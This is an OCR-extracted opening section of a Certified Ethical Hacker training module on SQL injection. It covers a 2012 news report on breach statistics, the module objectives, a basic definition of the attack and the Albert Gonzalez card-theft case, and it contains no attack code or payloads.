
SQL Injection

Module 14



SQL Injection

Module 14


Engineered by Hackers. Presented by Professionals.

CEH
Certified Ethical Hacker
http://

Ethical Hacking and Countermeasures V8

Module 14: SQL Injection

Exam 312-50


Security News
CEH
Certified Ethical Hacker
Home
About Us
Services
Contacts
Contacts
Services
Support
About Us
Microsoft SQL Server
MySQL

19 January 2012

Barclays: 97 Percent of Data Breaches Still due to SQL Injection

SQL injection attacks have been around for more than ten years, and security professionals are more than capable of protecting against them; yet **97 percent of data breaches worldwide are still due to an SQL injection** somewhere along the line, according to Neira Jones, head of payment security for Barclaycard.

Speaking at the Infosecurity Europe Press Conference in London this week, Jones said that **hackers are taking advantage of businesses with inadequate** and often outdated information security practices. Citing the most recent figures from the National Fraud Authority, she said that identity fraud costs the UK more than £2.7 billion every year, and affects more than 1.8 million people.

"**Data breaches have become a statistical certainty**," said Jones. "If you look at what the public individual is concerned about, protecting personal information is actually at the same level in the scale of public social concerns as preventing crime."

http://news.techworld.com

Security News

Barclays: 97 Percent of Data Breaches Still Due to SQL Injection

Source: http://news.techworld.com

SQL injection attacks have been around for more than ten years, and security professionals are more than capable of protecting against them; yet 97 percent of data breaches worldwide are still due to an SQL injection somewhere along the line, according to Neira Jones, head of payment security for Barclaycard.

Speaking at the Infosecurity Europe Press Conference in London this week, Jones said that hackers are taking advantage of businesses with inadequate and often outdated information security practices. Citing the most recent figures from the National Fraud Authority, she said that identity fraud costs the UK more than £2.7 billion every year, and affects more than 1.8 million people.

"Data breaches have become a statistical certainty," said Jones. "If you look at what the public individual is concerned about, protecting personal information is actually at the same level in the scale of public social concerns as preventing crime."

SQL injection is a code injection technique that exploits security vulnerability in a website's software. Arbitrary data is inserted into a string of code that is eventually executed by a database. The result is that the attacker can execute arbitrary SQL queries or commands on the backend database server through the web application.

In October 2011, for example, attackers planted malicious JavaScript on Microsoft's ASP.Net platform. This caused the visitor's browser to load an iframe with one of two remote sites. From there, the iframe attempted to plant malware on the visitor's PC via a number of browser drive-by exploits.

Microsoft has been offering ASP.Net programmers information on how to protect against SQL injection attacks since at least 2005. However, the attack still managed to affect around 180,000 pages.

Jones said that, with the number of interconnected devices on the planet set to exceed the number of humans by 2015, cybercrime and data protection need to take higher priority on the board's agenda. In order for this to happen, however, the Chief Information Security Officer (CISO) needs to assess the level of risk within their organisation, and take one step at a time.


“I always say, if anyone says APT [advanced persistent threat] in the room, an angel dies in heaven, because APTs are not the problem,” said Jones. “I'm not saying that they're not real, but let's fix the basics first. Are organisations completely certain they're not vulnerable to SQL injections? And have they coded their web application securely?”

Generally it takes between 6 and 8 months for an organisation to find out it has been breached, Jones added. However, by understanding their risk profile and taking simple proactive measures, such as threat scenario modelling, companies could prevent 87 percent of attacks.

Copyright © IDG 2012

By Sophie Curtis

http://news.techworld.com/security/3331283/barclays-97-percent-of-data-breaches-still-due-to-sql-injection/




Module Objectives

- SQL Injection
- SQL Injection Attacks
- SQL Injection Detection
- SQL Injection Attack Characters
- Testing for SQL Injection
- Types of SQL Injection
- Blind SQL Injection
- SQL Injection Methodology
- Advanced SQL Injection
- Bypass Website Logins Using SQL Injection
- Password Grabbing
- Network Reconnaissance Using SQL Injection
- SQL Injection Tools
- Evasion Technique
- How to Defend Against SQL Injection Attacks
- SQL Injection Detection Tools

Module Objectives

This module introduces you the concept of SQL injection and how an attacker can exploit this attack methodology on the Internet. At the end of this module, you will be familiar with:

- SQL Injection
- SQL Injection Attacks
- SQL Injection Detection
- SQL Injection Attack Characters
- Testing for SQL Injection
- Types of SQL Injection
- Blind SQL Injection
- SQL Injection Methodology
- Advanced SQL Injection
- Bypass Website Logins Using SQL Injection
- Password Grabbing
- Network Reconnaissance Using SQL Injection
- SQL Injection Tools
- Evasion Technique
- How to Defend Against SQL Injection Attacks
- SQL Injection Detection Tools



Module Flow


- SQL Injection Concepts
- Testing for SQL Injection
- Types of SQL Injection
- Blind SQL Injection
- SQL Injection Methodology
- Advanced SQL Injection
- SQL Injection Tools
- Evasion Techniques
- Countermeasures

Module Flow

To understand SQL injection and its impact on the network or system, let us begin with the basic concepts of SQL injection. SQL injection is a type of code injection method that exploits the safety vulnerabilities that occur in the database layer of an application. The vulnerabilities mostly occur due to the wrongly filtered input for string literal escape characters embedded in SQL statements from the users or user input that is not strongly typed and then suddenly executed without correcting the errors.

- SQL Injection Concepts
- Testing for SQL Injection
- Types of SQL Injection
- Blind SQL Injection
- SQL Injection Methodology
- Advanced SQL Injection
- SQL Injection Tools
- Evasion Techniques
- Countermeasures

This section introduces you to SQL injection and the threats and attacks associated with it.



SQL Injection

- SQL Injection is the most common **website vulnerability** on the Internet
- It is a **flaw in Web Applications** and not a database or web server issue
- Most programmers are still **not aware** of this threat

SQL Injection

SQL injection is a type of **web application** vulnerability where an attacker can manipulate and submit a SQL command to retrieve the **database information**. This type of attack mostly occurs when a web application executes by using the user-provided data without validating or encoding it. It can give access to **sensitive information** such as social security numbers, credit card numbers, or other financial data to the attacker and allows an attacker to create, read, update, alter, or delete data stored in the backend database. It is a flaw in web applications and not a database or web server issue. Most programmers are still not aware of this threat.

C|EH
Certified Ethical Hacker
ECONOMIC RECOVERY
volatility subdued
Money flow
Investment
Economic upturn
Business world optimistic
solid assets


Scenario

Albert Gonzalez, an indicted hacker stole **130 million credit and debit cards**, the biggest identity theft case ever prosecuted in the United States. He used **SQL injection attacks** to install sniffer software on the companies' servers to **intercept** credit card data as it was being processed.

http://www.theregister.co.uk

Scenario

Albert Gonzalez, an indicted hacker stole **130 million credit** and **debit cards**, performed the biggest identity theft case ever prosecuted in the United States. He used SQL injection attacks to install sniffer software on companies' servers to intercept credit card data as it was being processed.



SQL Injection Is the Most Prevalent Vulnerability in 2012

http://hackmageddon.com

SQL Injection Is the Most Prevalent Vulnerability in 2012

Source: http://hackmageddon.com

According to http://hackmageddon.com, SQL injection is the most commonly used attack by the attacker to break the security of a web application.

From the following statistics that were recorded in September 2012, it is clear that, SQL injection is the most serious and mostly used type of cyber-attack performed these days when compared to other attacks.





FIGURE 14.1: SQL Injection

SQL Injection Threats

